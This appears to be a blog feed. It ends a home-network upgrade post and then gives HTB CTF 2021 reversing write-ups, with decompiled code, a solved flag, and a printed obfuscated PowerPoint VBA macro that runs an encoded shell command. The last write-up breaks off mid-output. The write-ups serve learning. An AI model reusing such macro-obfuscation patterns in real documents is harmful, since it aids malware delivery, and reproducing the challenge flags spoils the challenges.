<p>I also solved my access point woes. As it turns out, the issue was that I had my UniFi controller installed to a docker container on one of my servers, <code class="language-plaintext highlighter-rouge">Krypton</code>, which is in the <code class="language-plaintext highlighter-rouge">192.168.6.0/24</code> subnet. I initially attempted to move it to the <code class="language-plaintext highlighter-rouge">192.168.1.0/24</code> subnet to no avail. After wiping the configs on both the firewall and switch, as well as installing the UniFi controller on my Raspberry Pi 3, I configured my UniFi AP and controller to use VLAN 5 and the <code class="language-plaintext highlighter-rouge">192.168.5.0/24</code> subnet for management.</p>

<p>Getting everything configured on the switch side was somewhat daunting since I’m more used to the Cisco command-line interface than the MikroTik SwOS web UI. Fortunately, this <a href="https://schnerring.net/blog/router-on-a-stick-vlan-configuration-with-swos-on-the-mikrotik-crs328-24p-4s+rm-switch/">blog post</a> by Michael Schnerring where he configured a similar setup made things much clearer to me!</p>

<p>The final port VLAN configuration in SwOS looked like this:</p>

<figure>
    <a href="/assets/img/network-retrofit/swos-ports.png"><img src="/assets/img/network-retrofit/swos-ports.png" /></a>
    <figcaption>Ports and their VLAN settings in SwOS</figcaption>
</figure>

<p>After getting all of the port settings correct in the switch, I was able to adopt my UniFi AC Pro access point and create my VLAN-only networks and my SSIDs. I chose to make 1 SSID broadcasted with the other 2 not broadcasted. The broadcasted SSID is attached to the Clients VLAN, while the two hidden SSIDs correspond to the Trusted and IoT VLANs respectively.</p>

<h2 id="conclusion">Conclusion</h2>

<p>With everything working properly, the project is complete! For now… I will eventually get a 10 gigabit link set up between my switch and firewall as well as install a UniFi BeaconHD in my living room to further improve the Wi-Fi on that side of the house. But my setup is significantly improved compared to what I had with the Spectrum router.</p>

<p>As for how much I spent, I think I did a decent job in this regard:</p>

<table>
  <thead>
    <tr>
      <th>Category</th>
      <th>Item</th>
      <th>Price</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>Firewall</td>
      <td>Supermicro SC512-200B</td>
      <td><em>$10*</em></td>
    </tr>
    <tr>
      <td>Switch</td>
      <td>MikroTik CSS326-24G-2S+RM</td>
      <td>$156.60</td>
    </tr>
    <tr>
      <td>PoE Injector</td>
      <td>TP-Link 48V PoE Injector</td>
      <td>$19.99</td>
    </tr>
    <tr>
      <td>Access Point</td>
      <td>Ubiquiti UniFi AC Pro</td>
      <td>$0</td>
    </tr>
    <tr>
      <td>Network Card</td>
      <td>Mellanox ConnectX-2</td>
      <td><em>$10*</em></td>
    </tr>
    <tr>
      <td>Cable</td>
      <td>100ft Reel of CAT6</td>
      <td>$29.37</td>
    </tr>
    <tr>
      <td>Cable Parts</td>
      <td>LeGrand Modular RJ45 Ends (10pk)</td>
      <td>$6.20</td>
    </tr>
    <tr>
      <td>Cable Parts</td>
      <td>RCA Twist-on RG-6 Ends (10pk)</td>
      <td>$4.29</td>
    </tr>
    <tr>
      <td>Tool</td>
      <td>Datashark RJ45/RJ11 Crimping Tool</td>
      <td>$19.97</td>
    </tr>
    <tr>
      <td><strong>Total</strong></td>
      <td> </td>
      <td><strong>$256.42</strong></td>
    </tr>
  </tbody>
</table>

<p>*<em>Firewall and NIC were purchased alongside non-project equipment for $20 total.</em></p>

<p>I got lucky with how I was able to get some of these parts, like the firewall and access point, but the costs of the parts necessary to move the firewall downstairs offset that to an extent. Looking on the bright side though, I still have about 70 feet of that reel of CAT6 cable, some RJ45 ends, and a decent crimping/stripping tool that I can use in the future.</p>

<p>Overall, this was a great learning experience for me. This project gave me exposure to technologies that I hadn’t used before, more hands-on experience in the design and implementation of a physical network, and most importantly, something to do over Spring Break! Is this the best setup out there? No, but that was not my goal. My goal was to improve on what I had, give myself room to grow, and not break the bank in doing so. And I think this setup has met those goals quite nicely.</p>

<p>Stay tuned for future updates to this project!</p>]]></content><author><name>Tanner Johnston</name></author><category term="Projects" /><category term="networking" /><category term="homelab" /><category term="projects" /><category term="OPNsense" /><category term="UniFi" /><category term="MikroTik" /><summary type="html"><![CDATA[With Spring Break providing some much-needed downtime, I was able to complete (or at least get working) a project that I had been wanting to tackle for a few months now. That project was a complete overhaul of my home network, which had previously used the all-in-one Router/Switch/Access Point that was provided by my ISP.]]></summary></entry><entry><title type="html">HTB Uni CTF 2021 Qualifier Writeup: The Vault</title><link href="/ctf%20writeups/2021/11/22/The-Vault.html" rel="alternate" type="text/html" title="HTB Uni CTF 2021 Qualifier Writeup: The Vault" /><published>2021-11-22T13:52:00+00:00</published><updated>2021-11-22T13:52:00+00:00</updated><id>/ctf%20writeups/2021/11/22/The-Vault</id><content type="html" xml:base="/ctf%20writeups/2021/11/22/The-Vault.html"><![CDATA[<p><strong>Category:</strong> Reversing</p>

<p><strong>Difficulty:</strong> Medium</p>

<p>We’re given the binary <code class="language-plaintext highlighter-rouge">vault</code>. After opening it in Ghidra, we start at the main function and after going through an intermediate function, reach the following:</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kt">void</span> <span class="nf">FUN_0010c220</span><span class="p">(</span><span class="kt">void</span><span class="p">)</span>

<span class="p">{</span>
  <span class="n">bool</span> <span class="n">bVar1</span><span class="p">;</span>
  <span class="n">byte</span> <span class="n">bVar2</span><span class="p">;</span>
  <span class="kt">long</span> <span class="n">in_FS_OFFSET</span><span class="p">;</span>
  <span class="n">byte</span> <span class="n">local_241</span><span class="p">;</span>
  <span class="n">uint</span> <span class="n">local_234</span><span class="p">;</span>
  <span class="kt">char</span> <span class="n">local_219</span><span class="p">;</span>
  <span class="n">basic_ifstream</span><span class="o">&lt;</span><span class="kt">char</span><span class="p">,</span><span class="n">std</span><span class="o">--</span><span class="n">char_traits</span><span class="o">&lt;</span><span class="kt">char</span><span class="o">&gt;&gt;</span> <span class="n">local_218</span> <span class="p">[</span><span class="mi">520</span><span class="p">];</span>
  <span class="kt">long</span> <span class="n">local_10</span><span class="p">;</span>
  
  <span class="n">local_10</span> <span class="o">=</span> <span class="o">*</span><span class="p">(</span><span class="kt">long</span> <span class="o">*</span><span class="p">)(</span><span class="n">in_FS_OFFSET</span> <span class="o">+</span> <span class="mh">0x28</span><span class="p">);</span>
  <span class="n">basic_ifstream</span><span class="p">((</span><span class="kt">char</span> <span class="o">*</span><span class="p">)</span><span class="n">local_218</span><span class="p">,</span><span class="mh">0x10e004</span><span class="p">);</span>
  <span class="n">bVar2</span> <span class="o">=</span> <span class="n">is_open</span><span class="p">();</span>
  <span class="k">if</span> <span class="p">((</span><span class="n">bVar2</span> <span class="o">&amp;</span> <span class="mi">1</span><span class="p">)</span> <span class="o">==</span> <span class="mi">0</span><span class="p">)</span> <span class="p">{</span>
    <span class="n">operator</span><span class="o">&lt;&lt;&lt;</span><span class="n">std</span><span class="o">--</span><span class="n">char_traits</span><span class="o">&lt;</span><span class="kt">char</span><span class="o">&gt;&gt;</span><span class="p">((</span><span class="n">basic_ostream</span> <span class="o">*</span><span class="p">)</span><span class="o">&amp;</span><span class="n">cout</span><span class="p">,</span><span class="s">"Could not find credentials</span><span class="se">\n</span><span class="s">"</span><span class="p">);</span>
                    <span class="cm">/* WARNING: Subroutine does not return */</span>
    <span class="n">exit</span><span class="p">(</span><span class="o">-</span><span class="mi">1</span><span class="p">);</span>
  <span class="p">}</span>
  <span class="n">bVar1</span> <span class="o">=</span> <span class="nb">true</span><span class="p">;</span>
  <span class="n">local_234</span> <span class="o">=</span> <span class="mi">0</span><span class="p">;</span>
  <span class="k">while</span><span class="p">(</span> <span class="nb">true</span> <span class="p">)</span> <span class="p">{</span>
    <span class="n">local_241</span> <span class="o">=</span> <span class="mi">0</span><span class="p">;</span>
    <span class="k">if</span> <span class="p">(</span><span class="n">local_234</span> <span class="o">&lt;</span> <span class="mh">0x19</span><span class="p">)</span> <span class="p">{</span>
      <span class="n">local_241</span> <span class="o">=</span> <span class="n">good</span><span class="p">();</span>
    <span class="p">}</span>
    <span class="k">if</span> <span class="p">((</span><span class="n">local_241</span> <span class="o">&amp;</span> <span class="mi">1</span><span class="p">)</span> <span class="o">==</span> <span class="mi">0</span><span class="p">)</span> <span class="k">break</span><span class="p">;</span>
    <span class="n">get</span><span class="p">((</span><span class="kt">char</span> <span class="o">*</span><span class="p">)</span><span class="n">local_218</span><span class="p">);</span>
    <span class="n">bVar2</span> <span class="o">=</span> <span class="p">(</span><span class="o">***</span><span class="p">(</span><span class="n">code</span> <span class="o">***</span><span class="p">)(</span><span class="o">&amp;</span><span class="n">PTR_PTR_00117880</span><span class="p">)[(</span><span class="n">byte</span><span class="p">)(</span><span class="o">&amp;</span><span class="n">DAT_0010e090</span><span class="p">)[(</span><span class="kt">int</span><span class="p">)</span><span class="n">local_234</span><span class="p">]])();</span>
    <span class="k">if</span> <span class="p">((</span><span class="kt">int</span><span class="p">)</span><span class="n">local_219</span> <span class="o">!=</span> <span class="p">(</span><span class="n">uint</span><span class="p">)</span><span class="n">bVar2</span><span class="p">)</span> <span class="p">{</span>
      <span class="n">bVar1</span> <span class="o">=</span> <span class="nb">false</span><span class="p">;</span>
    <span class="p">}</span>
    <span class="n">local_234</span> <span class="o">=</span> <span class="n">local_234</span> <span class="o">+</span> <span class="mi">1</span><span class="p">;</span>
  <span class="p">}</span>
  <span class="k">if</span> <span class="p">(</span><span class="n">bVar1</span><span class="p">)</span> <span class="p">{</span>
    <span class="n">operator</span><span class="o">&lt;&lt;&lt;</span><span class="n">std</span><span class="o">--</span><span class="n">char_traits</span><span class="o">&lt;</span><span class="kt">char</span><span class="o">&gt;&gt;</span>
              <span class="p">((</span><span class="n">basic_ostream</span> <span class="o">*</span><span class="p">)</span><span class="o">&amp;</span><span class="n">cout</span><span class="p">,</span><span class="s">"Credentials Accepted! Vault Unlocking...</span><span class="se">\n</span><span class="s">"</span><span class="p">);</span>
  <span class="p">}</span>
  <span class="k">else</span> <span class="p">{</span>
    <span class="n">operator</span><span class="o">&lt;&lt;&lt;</span><span class="n">std</span><span class="o">--</span><span class="n">char_traits</span><span class="o">&lt;</span><span class="kt">char</span><span class="o">&gt;&gt;</span>
              <span class="p">((</span><span class="n">basic_ostream</span> <span class="o">*</span><span class="p">)</span><span class="o">&amp;</span><span class="n">cout</span><span class="p">,</span>
               <span class="s">"Incorrect Credentials - Anti Intruder Sequence Activated...</span><span class="se">\n</span><span class="s">"</span><span class="p">);</span>
  <span class="p">}</span>
  <span class="o">~</span><span class="n">basic_ifstream</span><span class="p">(</span><span class="n">local_218</span><span class="p">);</span>
  <span class="k">if</span> <span class="p">(</span><span class="o">*</span><span class="p">(</span><span class="kt">long</span> <span class="o">*</span><span class="p">)(</span><span class="n">in_FS_OFFSET</span> <span class="o">+</span> <span class="mh">0x28</span><span class="p">)</span> <span class="o">==</span> <span class="n">local_10</span><span class="p">)</span> <span class="p">{</span>
    <span class="k">return</span><span class="p">;</span>
  <span class="p">}</span>
                    <span class="cm">/* WARNING: Subroutine does not return */</span>
  <span class="n">__stack_chk_fail</span><span class="p">();</span>
<span class="p">}</span>
</code></pre></div></div>

<p>We see that the program is looking for <code class="language-plaintext highlighter-rouge">flag.txt</code> and that the contents of this file will go through some checks and the vault will open. The main check occurs in the following <code class="language-plaintext highlighter-rouge">while( true )</code> loop:</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code>  <span class="n">bVar1</span> <span class="o">=</span> <span class="nb">true</span><span class="p">;</span>
  <span class="n">local_234</span> <span class="o">=</span> <span class="mi">0</span><span class="p">;</span>
  <span class="k">while</span><span class="p">(</span> <span class="nb">true</span> <span class="p">)</span> <span class="p">{</span>
    <span class="n">local_241</span> <span class="o">=</span> <span class="mi">0</span><span class="p">;</span>
    <span class="k">if</span> <span class="p">(</span><span class="n">local_234</span> <span class="o">&lt;</span> <span class="mh">0x19</span><span class="p">)</span> <span class="p">{</span>
      <span class="n">local_241</span> <span class="o">=</span> <span class="n">good</span><span class="p">();</span>
    <span class="p">}</span>
    <span class="k">if</span> <span class="p">((</span><span class="n">local_241</span> <span class="o">&amp;</span> <span class="mi">1</span><span class="p">)</span> <span class="o">==</span> <span class="mi">0</span><span class="p">)</span> <span class="k">break</span><span class="p">;</span>
    <span class="n">get</span><span class="p">((</span><span class="kt">char</span> <span class="o">*</span><span class="p">)</span><span class="n">local_218</span><span class="p">);</span>
    <span class="n">bVar2</span> <span class="o">=</span> <span class="p">(</span><span class="o">***</span><span class="p">(</span><span class="n">code</span> <span class="o">***</span><span class="p">)(</span><span class="o">&amp;</span><span class="n">PTR_PTR_00117880</span><span class="p">)[(</span><span class="n">byte</span><span class="p">)(</span><span class="o">&amp;</span><span class="n">DAT_0010e090</span><span class="p">)[(</span><span class="kt">int</span><span class="p">)</span><span class="n">local_234</span><span class="p">]])();</span>
    <span class="k">if</span> <span class="p">((</span><span class="kt">int</span><span class="p">)</span><span class="n">local_219</span> <span class="o">!=</span> <span class="p">(</span><span class="n">uint</span><span class="p">)</span><span class="n">bVar2</span><span class="p">)</span> <span class="p">{</span>
      <span class="n">bVar1</span> <span class="o">=</span> <span class="nb">false</span><span class="p">;</span>
    <span class="p">}</span>
    <span class="n">local_234</span> <span class="o">=</span> <span class="n">local_234</span> <span class="o">+</span> <span class="mi">1</span><span class="p">;</span>
  <span class="p">}</span>
</code></pre></div></div>

<p>Variable <code class="language-plaintext highlighter-rouge">local_234</code> represents the position in the text file, going up to <code class="language-plaintext highlighter-rouge">0x19 == 25</code>. A check is performed on this character and if it is incorrect, <code class="language-plaintext highlighter-rouge">bVar1</code>, the variable that determines acceptance, is false. The check is as follows:</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">bVar2</span> <span class="o">=</span> <span class="p">(</span><span class="o">***</span><span class="p">(</span><span class="n">code</span> <span class="o">***</span><span class="p">)(</span><span class="o">&amp;</span><span class="n">PTR_PTR_00117880</span><span class="p">)[(</span><span class="n">byte</span><span class="p">)(</span><span class="o">&amp;</span><span class="n">DAT_0010e090</span><span class="p">)[(</span><span class="kt">int</span><span class="p">)</span><span class="n">local_234</span><span class="p">]])();</span>
</code></pre></div></div>

<p>Opening the program in Hopper makes this part of the code a bit easier to understand (at least for me).</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code>            <span class="k">do</span> <span class="p">{</span>
                    <span class="n">local_241</span> <span class="o">=</span> <span class="mh">0x0</span><span class="p">;</span>
                    <span class="k">if</span> <span class="p">(</span><span class="n">sign_extend_64</span><span class="p">(</span><span class="n">local_234</span><span class="p">)</span> <span class="o">&lt;</span> <span class="mh">0x19</span><span class="p">)</span> <span class="p">{</span>
                            <span class="n">var_23A</span> <span class="o">=</span> <span class="n">std</span><span class="o">::</span><span class="n">basic_ios</span><span class="o">&lt;</span><span class="kt">char</span><span class="p">,</span> <span class="n">std</span><span class="o">::</span><span class="n">char_traits</span><span class="o">&lt;</span><span class="kt">char</span><span class="o">&gt;</span> <span class="o">&gt;::</span><span class="n">good</span><span class="p">();</span>
                            <span class="n">local_241</span> <span class="o">=</span> <span class="n">var_23A</span><span class="p">;</span>
                    <span class="p">}</span>
                    <span class="k">if</span> <span class="p">((</span><span class="n">local_241</span> <span class="o">&amp;</span> <span class="mh">0x1</span><span class="p">)</span> <span class="o">==</span> <span class="mh">0x0</span><span class="p">)</span> <span class="p">{</span>
                        <span class="k">break</span><span class="p">;</span>
                    <span class="p">}</span>
                    <span class="n">rax</span> <span class="o">=</span> <span class="n">std</span><span class="o">::</span><span class="n">istream</span><span class="o">::</span><span class="n">get</span><span class="p">(</span><span class="o">&amp;</span><span class="n">local_218</span><span class="p">);</span>
                    <span class="n">rsi</span> <span class="o">=</span> <span class="o">*</span><span class="p">(</span><span class="kt">int8_t</span> <span class="o">*</span><span class="p">)(</span><span class="n">sign_extend_64</span><span class="p">(</span><span class="n">local_234</span><span class="p">)</span> <span class="o">+</span> <span class="mh">0x10e090</span><span class="p">)</span> <span class="o">&amp;</span> <span class="mh">0xff</span><span class="p">;</span>
                    <span class="n">rdi</span> <span class="o">=</span> <span class="o">*</span><span class="p">(</span><span class="mh">0x117880</span> <span class="o">+</span> <span class="n">rsi</span> <span class="o">*</span> <span class="mh">0x8</span><span class="p">);</span>
                    <span class="n">rcx</span> <span class="o">=</span> <span class="o">*</span><span class="n">rdi</span><span class="p">;</span>
                    <span class="n">rcx</span> <span class="o">=</span> <span class="o">*</span><span class="n">rcx</span><span class="p">;</span>
                    <span class="n">bVar2</span> <span class="o">=</span> <span class="p">(</span><span class="n">rcx</span><span class="p">)(</span><span class="n">rdi</span><span class="p">,</span> <span class="n">rsi</span><span class="p">,</span> <span class="mh">0x8</span><span class="p">,</span> <span class="n">rcx</span><span class="p">);</span>
                    <span class="k">if</span> <span class="p">(</span><span class="n">sign_extend_64</span><span class="p">(</span><span class="n">local_219</span><span class="p">)</span> <span class="o">!=</span> <span class="p">(</span><span class="n">bVar2</span> <span class="o">&amp;</span> <span class="mh">0xff</span><span class="p">))</span> <span class="p">{</span>
                            <span class="n">bVar1</span> <span class="o">=</span> <span class="mh">0x0</span><span class="p">;</span>
                    <span class="p">}</span>
                    <span class="n">local_234</span> <span class="o">=</span> <span class="n">local_234</span> <span class="o">+</span> <span class="mh">0x1</span><span class="p">;</span>
                <span class="p">}</span> <span class="k">while</span> <span class="p">(</span><span class="nb">true</span><span class="p">);</span>
</code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">rsi</code> is the value at the address  <code class="language-plaintext highlighter-rouge">(local_234 + 0x10e090) &amp; 0xff</code>, which leads us to:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>        0010e090 e0              ??         E0h
        0010e091 d1              ??         D1h
        0010e092 bb              ??         BBh
        0010e093 27              ??         27h    '
        0010e094 f6              ??         F6h
        0010e095 72              ??         72h    r
        0010e096 db              ??         DBh
        0010e097 a3              ??         A3h
        0010e098 83              ??         83h
        0010e099 b9              ??         B9h
        0010e09a 69              ??         69h    i
        0010e09b 23              ??         23h    #
        0010e09c db              ??         DBh
        0010e09d 63              ??         63h    c
        0010e09e b9              ??         B9h
        0010e09f 23              ??         23h    #
        0010e0a0 05              ??         05h
        0010e0a1 2b              ??         2Bh    +
        0010e0a2 2b              ??         2Bh    +
        0010e0a3 83              ??         83h
        0010e0a4 23              ??         23h    #
        0010e0a5 39              ??         39h    9
        0010e0a6 45              ??         45h    E
        0010e0a7 39              ??         39h    9
        0010e0a8 92              ??         92h
</code></pre></div></div>
<p>For the first character, the value we’re after for <code class="language-plaintext highlighter-rouge">rsi</code> is <code class="language-plaintext highlighter-rouge">0xe0</code>. From here, we have to perform <code class="language-plaintext highlighter-rouge">rdi = *(0x117880 + rsi * 0x8)</code> for each value. I performed these calculations with the Windows 10 built-in Programmer calculator. For brevity, I will only show this for the first character.</p>

<p>For the first character, we would do <code class="language-plaintext highlighter-rouge">0x117f80 = (0x117880 + 0xe0 * 0x8)</code>, resulting in <code class="language-plaintext highlighter-rouge">rdi = *(0x117f80)</code>, which leads to:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>                             PTR_FUN_001152a8                                XREF[1]:     00117780(*)  
001152a8 60 d2 10        addr       FUN_0010d260
         00 00 00 
         00 00
</code></pre></div></div>

<p>Following this, we reach this function which returns the character for the iteration, which in this case is <code class="language-plaintext highlighter-rouge">H</code>.</p>

<div class="language-c highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">undefined8</span> <span class="nf">FUN_0010d260</span><span class="p">(</span><span class="kt">void</span><span class="p">)</span>

<span class="p">{</span>
  <span class="k">return</span> <span class="mh">0x48</span><span class="p">;</span>
<span class="p">}</span>
</code></pre></div></div>

<p>After painstakingly calculating all of the characters and following the functions, we get the flag:</p>

<p><code class="language-plaintext highlighter-rouge">HTB{vt4bl3s_4r3_c00l_huh}</code></p>]]></content><author><name>Tanner Johnston</name></author><category term="CTF Writeups" /><category term="Uni-CTF" /><category term="CTF" /><category term="writeup" /><summary type="html"><![CDATA[Category: Reversing]]></summary></entry><entry><title type="html">HTB Uni CTF 2021 Qualifier Writeup: Upgrades</title><link href="/ctf%20writeups/2021/11/22/Upgrades.html" rel="alternate" type="text/html" title="HTB Uni CTF 2021 Qualifier Writeup: Upgrades" /><published>2021-11-22T13:49:00+00:00</published><updated>2021-11-22T13:49:00+00:00</updated><id>/ctf%20writeups/2021/11/22/Upgrades</id><content type="html" xml:base="/ctf%20writeups/2021/11/22/Upgrades.html"><![CDATA[<p><strong>Category:</strong> Reversing</p>

<p><strong>Difficulty:</strong> Easy</p>

<p>We’re given a macro-enabled Powerpoint presentation with the file name <code class="language-plaintext highlighter-rouge">Upgrades.pptm</code>. 
As expected, when we open this file in LibreOffice Impress, it finds the macro and disables its execution by default.</p>

<p>Opening the macro in the Edit Macro feature of Impress we see:</p>
<div class="language-vb highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">Rem Attribute VBA_ModuleType=VBAModule</span>
<span class="k">Sub</span> <span class="nf">Module1</span>
<span class="c1">Rem Private Function q(g) As String</span>
<span class="c1">Rem q = ""</span>
<span class="c1">Rem For Each I In g</span>
<span class="c1">Rem q = q &amp; Chr((I * 59 - 54) And 255)</span>
<span class="c1">Rem Next I</span>
<span class="c1">Rem End Function</span>
<span class="c1">Rem Sub OnSlideShowPageChange()</span>
<span class="c1">Rem j = Array(q(Array(245, 46, 46, 162, 245, 162, 254, 250, 33, 185, 33)), _</span>
<span class="c1">Rem q(Array(215, 120, 237, 94, 33, 162, 241, 107, 33, 20, 81, 198, 162, 219, 159, 172, 94, 33, 172, 94)), _</span>
<span class="c1">Rem q(Array(245, 46, 46, 162, 89, 159, 120, 33, 162, 254, 63, 206, 63)), _</span>
<span class="c1">Rem q(Array(89, 159, 120, 33, 162, 11, 198, 237, 46, 33, 107)), _</span>
<span class="c1">Rem q(Array(232, 33, 94, 94, 33, 120, 162, 254, 237, 94, 198, 33)))</span>
<span class="c1">Rem g = Int((UBound(j) + 1) * Rnd)</span>
<span class="c1">Rem With ActivePresentation.Slides(2).Shapes(2).TextFrame</span>
<span class="c1">Rem .TextRange.Text = j(g)</span>
<span class="c1">Rem End With</span>
<span class="c1">Rem If StrComp(Environ$(q(Array(81, 107, 33, 120, 172, 85, 185, 33))), q(Array(154, 254, 232, 3, 171, 171, 16, 29, 111, 228, 232, 245, 111, 89, 158, 219, 24, 210, 111, 171, 172, 219, 210, 46, 197, 76, 167, 233)), vbBinaryCompare) = 0 Then</span>
<span class="c1">Rem VBA.CreateObject(q(Array(215, 11, 59, 120, 237, 146, 94, 236, 11, 250, 33, 198, 198))).Run (q(Array(59, 185, 46, 236, 33, 42, 33, 162, 223, 219, 162, 107, 250, 81, 94, 46, 159, 55, 172, 162, 223, 11)))</span>
<span class="c1">Rem End If</span>
<span class="c1">Rem End Sub</span>
<span class="c1">Rem </span>
<span class="k">End</span> <span class="k">Sub</span>
</code></pre></div></div>

<p>The first thing that grabs our attention is the function <code class="language-plaintext highlighter-rouge">q(g)</code>.</p>
<div class="language-vb highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">Rem Private Function q(g) As String</span>
<span class="c1">Rem q = ""</span>
<span class="c1">Rem For Each I In g</span>
<span class="c1">Rem q = q &amp; Chr((I * 59 - 54) And 255)</span>
<span class="c1">Rem Next I</span>
<span class="c1">Rem End Function</span>
</code></pre></div></div>

<p>This function iterates through the argument, appending <code class="language-plaintext highlighter-rouge">Chr((I * 59 - 54) And 255)</code> to the string <code class="language-plaintext highlighter-rouge">q</code>. This takes the provided value, multiplies it by 59, subtracts 54, and uses a bitwise AND to compare it to 255.</p>

<p>Using the first character in the first instance of <code class="language-plaintext highlighter-rouge">q()</code>, we have <code class="language-plaintext highlighter-rouge">Chr((245 * 59 - 54) And 255)</code>. Simplyfing this, we get <code class="language-plaintext highlighter-rouge">Chr(14401 And 255)</code>, which is <code class="language-plaintext highlighter-rouge">Chr(65)</code>. Looking at our ASCII table, we see that <code class="language-plaintext highlighter-rouge">65 == 'A'</code>.</p>

<p>With that, I opted to use Python to run through the instances of <code class="language-plaintext highlighter-rouge">q()</code>. I took the values in each of the arrays and put them in their own Python list.</p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">list1</span> <span class="o">=</span> <span class="p">[</span><span class="mi">245</span><span class="p">,</span><span class="mi">46</span><span class="p">,</span><span class="mi">46</span><span class="p">,</span><span class="mi">162</span><span class="p">,</span><span class="mi">254</span><span class="p">,</span><span class="mi">250</span><span class="p">,</span><span class="mi">33</span><span class="p">,</span><span class="mi">185</span><span class="p">,</span><span class="mi">33</span><span class="p">]</span>
<span class="n">list2</span> <span class="o">=</span> <span class="p">[</span><span class="mi">215</span><span class="p">,</span><span class="mi">120</span><span class="p">,</span><span class="mi">237</span><span class="p">,</span><span class="mi">94</span><span class="p">,</span><span class="mi">33</span><span class="p">,</span><span class="mi">162</span><span class="p">,</span><span class="mi">241</span><span class="p">,</span><span class="mi">107</span><span class="p">,</span><span class="mi">33</span><span class="p">,</span><span class="mi">20</span><span class="p">,</span><span class="mi">81</span><span class="p">,</span><span class="mi">198</span><span class="p">,</span><span class="mi">162</span><span class="p">,</span><span class="mi">219</span><span class="p">,</span><span class="mi">159</span><span class="p">,</span><span class="mi">172</span><span class="p">,</span><span class="mi">94</span><span class="p">,</span><span class="mi">33</span><span class="p">,</span><span class="mi">172</span><span class="p">,</span><span class="mi">94</span><span class="p">]</span>
<span class="n">list3</span> <span class="o">=</span> <span class="p">[</span><span class="mi">245</span><span class="p">,</span> <span class="mi">46</span><span class="p">,</span> <span class="mi">46</span><span class="p">,</span> <span class="mi">162</span><span class="p">,</span> <span class="mi">89</span><span class="p">,</span> <span class="mi">159</span><span class="p">,</span> <span class="mi">120</span><span class="p">,</span> <span class="mi">33</span><span class="p">,</span> <span class="mi">162</span><span class="p">,</span> <span class="mi">254</span><span class="p">,</span> <span class="mi">63</span><span class="p">,</span> <span class="mi">206</span><span class="p">,</span> <span class="mi">63</span><span class="p">]</span>
<span class="n">list4</span> <span class="o">=</span> <span class="p">[</span><span class="mi">154</span><span class="p">,</span> <span class="mi">254</span><span class="p">,</span> <span class="mi">232</span><span class="p">,</span> <span class="mi">3</span><span class="p">,</span> <span class="mi">171</span><span class="p">,</span> <span class="mi">171</span><span class="p">,</span> <span class="mi">16</span><span class="p">,</span> <span class="mi">29</span><span class="p">,</span> <span class="mi">111</span><span class="p">,</span> <span class="mi">228</span><span class="p">,</span> <span class="mi">232</span><span class="p">,</span> <span class="mi">245</span><span class="p">,</span> <span class="mi">111</span><span class="p">,</span> <span class="mi">89</span><span class="p">,</span> <span class="mi">158</span><span class="p">,</span> <span class="mi">219</span><span class="p">,</span> <span class="mi">24</span><span class="p">,</span> <span class="mi">210</span><span class="p">,</span> <span class="mi">111</span><span class="p">,</span> <span class="mi">171</span><span class="p">,</span> <span class="mi">172</span><span class="p">,</span> <span class="mi">219</span><span class="p">,</span> <span class="mi">210</span><span class="p">,</span> <span class="mi">46</span><span class="p">,</span> <span class="mi">197</span><span class="p">,</span> <span class="mi">76</span><span class="p">,</span> <span class="mi">167</span><span class="p">,</span> <span class="mi">233</span><span class="p">]</span>
<span class="n">asciistr</span> <span class="o">=</span> <span class="s">""</span>
<span class="n">asciistr2</span> <span class="o">=</span> <span class="s">""</span>
<span class="n">asciistr3</span> <span class="o">=</span> <span class="s">""</span>
<span class="n">asciistr4</span> <span class="o">=</span> <span class="s">""</span>
<span class="k">for</span> <span class="n">i</span> <span class="ow">in</span> <span class="n">list1</span><span class="p">:</span>
    <span class="n">numAsc</span> <span class="o">=</span> <span class="nb">chr</span><span class="p">((</span><span class="n">i</span><span class="o">*</span><span class="mi">59</span><span class="o">-</span><span class="mi">54</span><span class="p">)</span> <span class="o">&amp;</span> <span class="mi">255</span><span class="p">)</span>
    <span class="n">asciistr</span> <span class="o">+=</span> <span class="n">numAsc</span>

<span class="k">for</span> <span class="n">i</span> <span class="ow">in</span> <span class="n">list2</span><span class="p">:</span>
    <span class="n">numAsc2</span> <span class="o">=</span> <span class="nb">chr</span><span class="p">((</span><span class="n">i</span><span class="o">*</span><span class="mi">59</span><span class="o">-</span><span class="mi">54</span><span class="p">)</span> <span class="o">&amp;</span> <span class="mi">255</span><span class="p">)</span>
    <span class="n">asciistr2</span> <span class="o">+=</span> <span class="n">numAsc2</span>

<span class="k">for</span> <span class="n">i</span> <span class="ow">in</span> <span class="n">list3</span><span class="p">:</span>
    <span class="n">numAsc3</span> <span class="o">=</span> <span class="nb">chr</span><span class="p">((</span><span class="n">i</span><span class="o">*</span><span class="mi">59</span><span class="o">-</span><span class="mi">54</span><span class="p">)</span> <span class="o">&amp;</span> <span class="mi">255</span><span class="p">)</span>
    <span class="n">asciistr3</span> <span class="o">+=</span> <span class="n">numAsc3</span>

<span class="k">for</span> <span class="n">i</span> <span class="ow">in</span> <span class="n">list4</span><span class="p">:</span>
    <span class="n">numAsc4</span> <span class="o">=</span> <span class="nb">chr</span><span class="p">((</span><span class="n">i</span><span class="o">*</span><span class="mi">59</span><span class="o">-</span><span class="mi">54</span><span class="p">)</span> <span class="o">&amp;</span> <span class="mi">255</span><span class="p">)</span>
    <span class="n">asciistr4</span> <span class="o">+=</span> <span class="n">numAsc4</span>

<span class="k">print</span><span class="p">(</span><span class="n">asciistr</span><span class="p">)</span>
<span class="k">print</span><span class="p">(</span><span class="n">asciistr2</span><span class="p">)</span>
<span class="k">print</span><span class="p">(</span><span class="n">asciistr3</span><span class="p">)</span>
<span class="k">print</span><span class="p">(</span><span class="n">asciistr4</span><span class="p">)</span>
</code></pre></div></div>

<p>Running this script we get the following output:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Add Theme
Write Useful Content        
Add More TODO
